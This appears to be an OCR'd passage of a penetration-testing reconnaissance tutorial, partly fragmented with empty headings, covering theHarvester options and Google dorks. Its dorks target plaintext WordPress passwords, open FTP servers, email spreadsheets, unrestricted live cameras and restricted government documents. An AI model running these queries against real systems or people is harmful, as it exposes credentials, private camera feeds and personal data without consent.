



4. Web archives





5. Passive total







6. Web Scrapping

Gathering usernames and email addresses


theHarvester is a Python script that searches through popular search engines and other sites for email addresses, hosts, and sub-domains. Using theHarvester is relatively simple, as there are only a few command switches to set. The options are as follows:

- `-d`: This identifies the domain to be searched, usually the domain or target's website.
- `-b`: This identifies the source for extracting the data; it must be one of the following: `Bing`, `BingAPI`, `Google`, `Google-Profiles`, `Jigsaw`, `LinkedIn`, `People123`, `PGP`, or `All`.
- `-l`: This limiting option instructs theHarvester to only harvest data from a specified number of returned search results.
- `-f`: This option is used to save the final results to an HTML and XML file. If this option is omitted, the results will only be displayed on the screen, and not saved.








7. Obtaining user information



8. Online search portals








9. Google Hacking Database

search below url in search bar

inurl:/wp-content/uploads/ ext.txt "username" AND "password" | "pwd" | "pw"




Above snapshot is of a simple Google dork to search any plaintext passwords on poorly configured WordPress sites.

10. Vulnerable web server

The following google dork can be used to detect vulnerable or hacked servers that allow appending


inurl:/proc/self/cwd

directly to the URL of your website



11. Open FTP servers

intitle:"index of" inurl:ftp



12. Email List

filetype:xls inurl:"email.xls"


MP3, Movie, and PDF files

Nowadays almost no one downloads music after Spotify and Apple Music appeared on the market. However, if you're one of those classic individuals who still download legal music, you can use this dork to find mp3 files:

```
intitle: index of mp3
```

The same applies to legal free media files or PDF documents you may need:

```
intitle: index of pdf  intext: .mp4
```



Live cameras

Have you ever wondered if your private live camera could be watched not only by you but also by anyone on the Internet?

The following Google hacking techniques can help you fetch live camera web pages that are not restricted by IP.

Here's the dork to fetch various IP based cameras:

```
inurl:top.htm inurl:currenttime
```

To find WebcamXP-based transmissions:

```
intitle:"webcamXP 5"
```

And another one for general live cameras:

```
inurl:"lvappl.htm"
```

There are a lot of live camera dorks that can let you watch any part of the world, live. You can find education, government, and even military cameras without IP restrictions.


Government documents

Sensitive government documents are the last thing that should be exposed on the internet, but with dorks they aren't too hard to find, as shown below:

```
allintitle: restricted filetype:doc site:gov
```

13. Security breaches

- **https://haveibeenpwned.com**
- **https://haveibeenzuckered.com/**



14. Profiling users for password lists

- **Lists of commonly used passwords are available for download and are stored locally on Kali in the /usr/share/wordlists directory.**

